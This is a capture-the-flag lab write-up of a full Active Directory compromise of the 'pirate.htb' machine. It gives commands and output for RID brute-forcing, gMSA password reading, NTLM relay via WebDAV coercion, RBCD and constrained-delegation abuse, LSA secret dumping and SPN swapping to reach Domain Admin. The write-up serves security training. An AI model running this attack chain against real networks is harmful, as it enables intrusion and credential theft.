This machine provides an engaging challenge, beginning with an initial set of credentials. By performing a RID brute-force attack, we identify several computer accounts and discover that one is susceptible to password reuse using our existing credentials.


After analyzing the environment in Bloodhound, we find that MSO1$ has ReadGMSAPassword permissions over both GMSA_ADFS_PROD$ and GMSA_ADCS_PROD$. By retrieving the password for the GMSA service account, we gain a foothold on the system. Further enumeration reveals a secondary network interface; by pivoting through Ligolo, we discover another host: WEB01$.

Investigation of WEB01$ shows that WebDAV is active. By adding a valid DNS record pointing to our attacker machine, we can coerce authentication from WEB01$. This provides an authentication context as WEB01$, allowing us to configure Resource-Based Constrained Delegation (RBCD) on a GMSA user. Requesting a service ticket via this delegation path grants us Administrator access to WEB01$.

After dumping LSA secrets on WEB01$, we recover cleartext credentials for a.white. This user has ForceChangePassword rights over a.white_adm, who in turn has AllowedToDelegate permissions back to WEB01$.

Using bloodyAD, we identify that we have write permissions over the SPN attribute for all machines, including DC01$. Because we have constrained delegation (AllowedToDelegate), we can impersonate high-privileged users against other principals. To achieve Domain Admin (DA), we can remove an SPN from WEB01$ and add it to DC01$. We then request a service ticket using the newly set SPN, specifying an alternative service and impersonating a privileged user to complete the compromise.

Initial Scan

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
PORT     STATE SERVICE          REASON
53/tcp open domain syn-ack
80/tcp open http syn-ack
88/tcp open kerberos-sec syn-ack
135/tcp open msrpc syn-ack
139/tcp open netbios-ssn syn-ack
389/tcp open ldap syn-ack
443/tcp open https syn-ack
445/tcp open microsoft-ds syn-ack
464/tcp open kpasswd5 syn-ack
593/tcp open http-rpc-epmap syn-ack
636/tcp open ldapssl syn-ack
2179/tcp open vmrdp syn-ack
3268/tcp open globalcatLDAP syn-ack
3269/tcp open globalcatLDAPssl syn-ack
5985/tcp open wsman syn-ack

Looking at a basic Active Directory server with its ports.

Your Pre-Qualified

For our basic enumeration with Windows I like to start off doing the following in a list:

  • SMB
  • LDAP
  • KERBEROS

If that fails we more into more technical enumeration techniques.

We have a set of credentials we can use for the time being.

1
2
3
konoha# nxc smb pirate.htb -u pentest -p 'p3nt3st2025!&' --rid-brute 5000
SMB 10.129.13.251 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:pirate.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.13.251 445 DC01 [+] pirate.htb\pentest:p3nt3st2025!&

With this RID brute we have some users. Looking over them we see we have some computer accounts.

1
2
3
4
5
6
7
8
9
10
11
12
13
Administrator
Guest
krbtgt
DC01$
a.white_adm
a.white
WEB01$
MS01$
EXCH01$
gMSA_ADCS_prod$
pentest
gMSA_ADFS_prod$
j.sparrow

We’ll come back to that after a bloodhound dump.

No Scent found

After getting a bloodhound dump our data shows we have no path from our user. Looking at the computer accounts we can try the computer:password combo for pre-created computer accounts.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
konoha# nxc smb pirate.htb -u machine.lst -p machine.pwd
SMB 10.129.13.251 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:pirate.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.13.251 445 DC01 [-] pirate.htb\DC01$:dc01 STATUS_LOGON_FAILURE
SMB 10.129.13.251 445 DC01 [-] pirate.htb\WEB01$:dc01 STATUS_LOGON_FAILURE
SMB 10.129.13.251 445 DC01 [-] pirate.htb\MS01$:dc01 STATUS_LOGON_FAILURE
SMB 10.129.13.251 445 DC01 [-] pirate.htb\EXCH01$:dc01 STATUS_LOGON_FAILURE
SMB 10.129.13.251 445 DC01 [-] pirate.htb\DC01$:web01 STATUS_LOGON_FAILURE
SMB 10.129.13.251 445 DC01 [-] pirate.htb\WEB01$:web01 STATUS_LOGON_FAILURE
SMB 10.129.13.251 445 DC01 [-] pirate.htb\MS01$:web01 STATUS_LOGON_FAILURE
SMB 10.129.13.251 445 DC01 [-] pirate.htb\EXCH01$:web01 STATUS_LOGON_FAILURE
SMB 10.129.13.251 445 DC01 [-] pirate.htb\DC01$:ms01 STATUS_LOGON_FAILURE
SMB 10.129.13.251 445 DC01 [-] pirate.htb\WEB01$:ms01 STATUS_LOGON_FAILURE
SMB 10.129.13.251 445 DC01 [-] pirate.htb\MS01$:ms01 STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT
SMB 10.129.13.251 445 DC01 [-] pirate.htb\EXCH01$:ms01 STATUS_LOGON_FAILURE
SMB 10.129.13.251 445 DC01 [-] pirate.htb\DC01$:exch01 STATUS_LOGON_FAILURE
SMB 10.129.13.251 445 DC01 [-] pirate.htb\WEB01$:exch01 STATUS_LOGON_FAILURE
SMB 10.129.13.251 445 DC01 [-] pirate.htb\MS01$:exch01 STATUS_LOGON_FAILURE
SMB 10.129.13.251 445 DC01 [-] pirate.htb\EXCH01$:exch01 STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT

There are 2 machines that have a NOLOGON status. Using one of the machines we can verify and grab a TGT.

1
2
3
4
5
6
7
8
9
(.impacket) konoha# getTGT.py 'pirate.htb/EXCH01$:exch01' -dc-ip 10.129.13.251
Impacket v0.14.0.dev0+20251107.4500.2f1d6eb2 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in EXCH01$.ccache
(.impacket) konoha# export KRB5CCNAME=EXCH01\$.ccache
(.impacket) konoha# nxc smb pirate.htb --use-kcache
SMB pirate.htb 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:pirate.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB pirate.htb 445 DC01 [+] PIRATE.HTB\EXCH01$ from ccache
(.impacket) konoha#

Sadly this machine on bloodhound had no control to anything. Let’s try MS01$.

1
2
3
4
5
6
7
8
(.impacket) konoha# getTGT.py 'pirate.htb/MS01$:ms01' -dc-ip 10.129.13.251
Impacket v0.14.0.dev0+20251107.4500.2f1d6eb2 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in MS01$.ccache
(.impacket) konoha# export KRB5CCNAME=MS01\$.ccache
(.impacket) konoha# nxc smb pirate.htb --use-kcache
SMB pirate.htb 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:pirate.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB pirate.htb 445 DC01 [+] PIRATE.HTB\MS01$ from ccache

Left the Window open, I can read your notes

Looking at our bloodhound dump we see that our machine account (MS01$) is a member of DOMAIN SECURE SERVERS, which allows us to read the GMSA password of GMSA_ADFS_PROD$.

We can use netexec to read the GMSA password of this account.

1
2
3
4
5
6
(.impacket) konoha# nxc ldap pirate.htb --use-kcache --gmsa
LDAP pirate.htb 389 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:PIRATE.HTB) (signing:None) (channel binding:Never)
LDAP pirate.htb 389 DC01 [+] PIRATE.HTB\MS01$ from ccache
LDAP pirate.htb 389 DC01 [*] Getting GMSA Passwords
LDAP pirate.htb 389 DC01 Account: gMSA_ADCS_prod$ NTLM: <SNIP> PrincipalsAllowedToReadPassword: Domain Secure Servers
LDAP pirate.htb 389 DC01 Account: gMSA_ADFS_prod$ NTLM: <SNIP> PrincipalsAllowedToReadPassword: Domain Secure Servers

We got the NT hashes for both accounts. Now back to bloodhound.

Foothold on the machine

Our user didn’t have any interesting controls, but was able to get on the box. After looking around nothing interesting stuck out, yet normal enumeration showed another interface we can work with. We can setup ligolo and see whats on this network.

1
2
3
4
5
6
7
8
9
Ethernet adapter vEthernet (Switch01):

Connection-specific DNS Suffix . :
Description . . . . . . . . . . . : Hyper-V Virtual Ethernet Adapter
Physical Address. . . . . . . . . : 00-15-5D-0B-D0-00
DHCP Enabled. . . . . . . . . . . : No
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::d976:c606:587e:f1e1%8(Preferred)
IPv4 Address. . . . . . . . . . . : 192.168.100.1(Preferred)

After doing so, we only find one machine at .2 on the network.

1
2
konoha# nxc smb 192.168.100.2
SMB 192.168.100.2 445 WEB01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:WEB01) (domain:pirate.htb) (signing:False) (SMBv1:None)

Ima Make You DO IT!!

Now we have a new machine to play with, using our credentials for any user we’ve obtained should work, via kerberos or password.

1
2
3
(.impacket) konoha# nxc smb 192.168.100.2 -u pentest -p 'p3nt3st2025!&'
SMB 192.168.100.2 445 WEB01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:WEB01) (domain:pirate.htb) (signing:False) (SMBv1:None)
SMB 192.168.100.2 445 WEB01 [+] pirate.htb\pentest:p3nt3st2025!&

Our scan shows more ports as well we need to be aware of.

1
2
3
4
5
6
7
8
9
10
PORT     STATE SERVICE      REASON
80/tcp open http syn-ack
135/tcp open msrpc syn-ack
139/tcp open netbios-ssn syn-ack
443/tcp open https syn-ack
445/tcp open microsoft-ds syn-ack
808/tcp open ccproxy-http syn-ack
1500/tcp open vlsi-lm syn-ack
1501/tcp open sas-3 syn-ack
5985/tcp open wsman syn-ack

Looking at all this points out a couple things:

  1. Sigining is NOT enabled
    • So coercing could be an option
  2. Windows 10 Machine / Server - Known to be coerced
  3. http is running on the machine from nmap

First we should see if webdav is running on the machine so if we can coerce we can force http auth.

1
2
3
4
(.impacket) konoha# nxc smb 192.168.100.2 -u pentest -p 'p3nt3st2025!&' -M webdav
SMB 192.168.100.2 445 WEB01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:WEB01) (domain:pirate.htb) (signing:False) (SMBv1:None)
SMB 192.168.100.2 445 WEB01 [+] pirate.htb\pentest:p3nt3st2025!&
WEBDAV 192.168.100.2 445 WEB01 WebClient Service enabled on: 192.168.100.2

We need to be able to supply a machine(attacker) IP via DNS. Luckily any user can create a DNS record. For this we can add a record point to our machine. This record can be anything.

1
2
konoha# bloodyAD -d pirate.htb -u pentest -p 'p3nt3st2025!&' -H DC01.pirate.htb add dnsRecord jay4m4y0r 10.10.15.149
[+] jay4m4y0r has been successfully added

Now after setting up ntlmrelayx we can coerce with our new DNS name via http authentication.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
konoha# coercer coerce -l jay4m4y0r -d pirate.htb -u pentest -p 'p3nt3st2025!&' -t 192.168.100.2 --auth-type http
______
/ ____/___ ___ _____________ _____
/ / / __ \/ _ \/ ___/ ___/ _ \/ ___/
/ /___/ /_/ / __/ / / /__/ __/ / v2.4.3
\____/\____/\___/_/ \___/\___/_/ by @podalirius_

[info] Starting coerce mode
[info] Scanning target 192.168.100.2
[*] DCERPC portmapper discovered ports: 49664,49665,49667,49706,49686,49687,49691
[+] DCERPC port '49686' is accessible!
[+] Successful bind to interface (12345678-1234-ABCD-EF00-0123456789AB, 1.0)!
[+] SMB named pipe '\PIPE\efsrpc' is accessible!
[+] Successful bind to interface (df1941c5-fe89-4e79-bf10-463657acf44d, 1.0)!
[+] (ERROR_BAD_NETPATH) MS-EFSR──>EfsRpcAddUsersToFile(FileName='\\jay4m4y0r@80/NPw\share\file.txt\x00')
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
(.impacket) konoha# ntlmrelayx.py -t ldap://10.129.13.251 --keep-relaying -smb2support  -i
Impacket v0.14.0.dev0+20251107.4500.2f1d6eb2 - Copyright Fortra, LLC and its affiliated companies

<SNIP>

[*] Multirelay disabled

[*] Servers started, waiting for connections
[*] (HTTP): Client requested path: /npw/pipe/srvsvc
[*] (HTTP): Client requested path: /npw/pipe/srvsvc
[*] (HTTP): Connection from 10.129.13.251 controlled, attacking target ldap://10.129.13.251
[*] (HTTP): Client requested path: /npw/pipe/srvsvc
[*] (HTTP): Authenticating connection from PIRATE/WEB01$@10.129.13.251 against ldap://10.129.13.251 SUCCEED [1]
[*] ldap://PIRATE/WEB01$@10.129.13.251 [1] -> Started interactive Ldap shell via TCP on 127.0.0.1:11000 as PIRATE/WEB01$
[*] (HTTP): Client requested path: /npw/pipe/srvsvc
[*] (HTTP): Client requested path: /npw/pipe/srvsvc
[*] All targets processed!
[*] (HTTP): Connection from 10.129.13.251 controlled, attacking target ldap://10.129.13.251
[*] (HTTP): Client requested path: /npw/pipe/srvsvc
[*] (HTTP): Authenticating connection from PIRATE/WEB01$@10.129.13.251 against ldap://10.129.13.251 SUCCEED [2]
[*] ldap://PIRATE/WEB01$@10.129.13.251 [2] -> Started interactive Ldap shell via TCP on 127.0.0.1:11001 as PIRATE/WEB01$

Resource Control me lad 😎

With authentication, we can now enter a session and set Resource-Based Constrained Delegations for one of the users and give them the ability to request a Service Ticket while impersonating a user of higher privilege, usually Administrator.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
konoha# nc 127.0.0.1 11000
Type help for list of commands

# whoami
u:PIRATE\WEB01$

# set_rbcd WEB01$ gMSA_ADCS_prod$
Found Target DN: CN=WEB01,CN=Computers,DC=pirate,DC=htb
Target SID: S-1-5-21-4107424128-4158083573-1300325248-3102

Found Grantee DN: CN=gMSA_ADCS_prod,CN=Managed Service Accounts,DC=pirate,DC=htb
Grantee SID: S-1-5-21-4107424128-4158083573-1300325248-4105
Delegation rights modified successfully!
gMSA_ADCS_prod$ can now impersonate users on WEB01$ via S4U2Proxy

Impersonation is OK sometimes

Now we can grab a Service Ticket as Administrator.

1
2
3
4
5
6
7
8
9
(.impacket) konoha# getST.py 'pirate.htb/gMSA_ADCS_prod$' -hashes :25c7f0eb586ed3a91375dbf2f6e4a3ea -dc-ip 10.129.13.251 -spn 'cifs/WEB01.pirate.htb' -impersonate 'Administrator'
Impacket v0.14.0.dev0+20251107.4500.2f1d6eb2 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_WEB01.pirate.htb@PIRATE.HTB.ccache

Then verify it against the machine.

1
2
3
(.impacket) konoha# nxc smb 192.168.100.2 --use-kcache
SMB 192.168.100.2 445 WEB01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:WEB01) (domain:pirate.htb) (signing:False) (SMBv1:None)
SMB 192.168.100.2 445 WEB01 [+] pirate.htb\Administrator from ccache (Pwn3d!)

We now dump lsa getting a.white‘s cleartext password.

1
2
3
4
5
6
7
8
9
10
(.impacket) konoha# nxc smb 192.168.100.2 --use-kcache
SMB 192.168.100.2 445 WEB01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:WEB01) (domain:pirate.htb) (signing:False) (SMBv1:None)
SMB 192.168.100.2 445 WEB01 [+] pirate.htb\Administrator from ccache (Pwn3d!)
(.impacket) konoha# nxc smb 192.168.100.2 --use-kcache --lsa
SMB 192.168.100.2 445 WEB01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:WEB01) (domain:pirate.htb) (signing:False) (SMBv1:None)
SMB 192.168.100.2 445 WEB01 [+] pirate.htb\Administrator from ccache (Pwn3d!)
SMB 192.168.100.2 445 WEB01 [*] Dumping LSA secrets
<SNIP>
SMB 192.168.100.2 445 WEB01 PIRATE\a.white:<SNIP>
<SNIP>

Mrs White we need you upfront

Looking in bloodhound we see that a.white has ForceChangePassword over a.white_adm, we use bloodyAD to achieve this.

1
2
konoha# bloodyAD -d pirate.htb -u a.white -p <SNIP> -H dc01.pirate.htb set password a.white_adm P@ssw0rd123!
[+] Password changed successfully!

Seeing we have AllowedToDelegate, we can look at bloodyAD and see what else this user has thats writable.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
konoha# bloodyAD -d pirate.htb -u a.white_adm -p 'P@ssw0rd123!' -H dc01.pirate.htb get writable --detail

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=pirate,DC=htb
url: WRITE
wWWHomePage: WRITE

distinguishedName: CN=DC01,OU=Domain Controllers,DC=pirate,DC=htb
servicePrincipalName: WRITE

<SNIP>

distinguishedName: CN=WEB01,CN=Computers,DC=pirate,DC=htb
servicePrincipalName: WRITE

distinguishedName: CN=MS01,CN=Computers,DC=pirate,DC=htb
servicePrincipalName: WRITE

distinguishedName: CN=EXCH01,CN=Computers,DC=pirate,DC=htb
servicePrincipalName: WRITE

Really this looks exciting, so essentially what we have is the ability to change the ServicePrincipalNames of any of the computer accounts ASWELL as the DC01$ machine.

Swapping SPNS and Impersonation Is Magic

What we want to do is remove the spn HTTP/WEB01.pirate.htb from WEB01$ and set it on DC01$, this will let us request a service ticket against this spn on DC01$. Though we will ask for an alternative service so the ticket will be good for both spn’s, while impersonating a user with higher privilege(Administrator). We can again use bloodyAD to achieve this.

1
2
3
4
5
(.impacket) konoha# bloodyAD -d pirate.htb -u a.white_adm -p P@ssw0rd123! -H dc01.pirate.htb msldap delspn 'CN=WEB01,CN=COMPUTERS,DC=PIRATE,DC=HTB' 'HTTP/WEB01.pirate.htb'
SPN removed!
(.impacket) konoha# bloodyAD -d pirate.htb -u a.white_adm -p P@ssw0rd123! -H dc01.pirate.htb msldap addspn 'CN=DC01,OU=DOMAIN CONTROLLERS,DC=PIRATE,DC=HTB' 'HTTP/WEB01.pirate.htb'
SPN added!
(.impacket) konoha#

Requesting a service ticket with the set spn and alternative service set to cifs, while impersonating the Administrator.

1
2
3
4
5
6
7
8
9
(.impacket) konoha# getST.py 'pirate.htb/a.white_adm:P@ssw0rd123!' -dc-ip 10.129.13.251 -spn HTTP/WEB01.pirate.htb -altservice cifs/DC01.pirate.htb -impersonate Administrator
Impacket v0.14.0.dev0+20251107.4500.2f1d6eb2 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Changing service from HTTP/WEB01.pirate.htb@PIRATE.HTB to cifs/DC01.pirate.htb@PIRATE.HTB
[*] Saving ticket in Administrator@cifs_DC01.pirate.htb@PIRATE.HTB.ccache

Then validating.

1
2
3
4
5
(.impacket) konoha# nxc smb pirate.htb --use-kcache -X 'whoami'
SMB pirate.htb 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:pirate.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB pirate.htb 445 DC01 [+] pirate.htb\Administrator from ccache (Pwn3d!)
SMB pirate.htb 445 DC01 [+] Executed command via wmiexec
SMB pirate.htb 445 DC01 pirate\administrator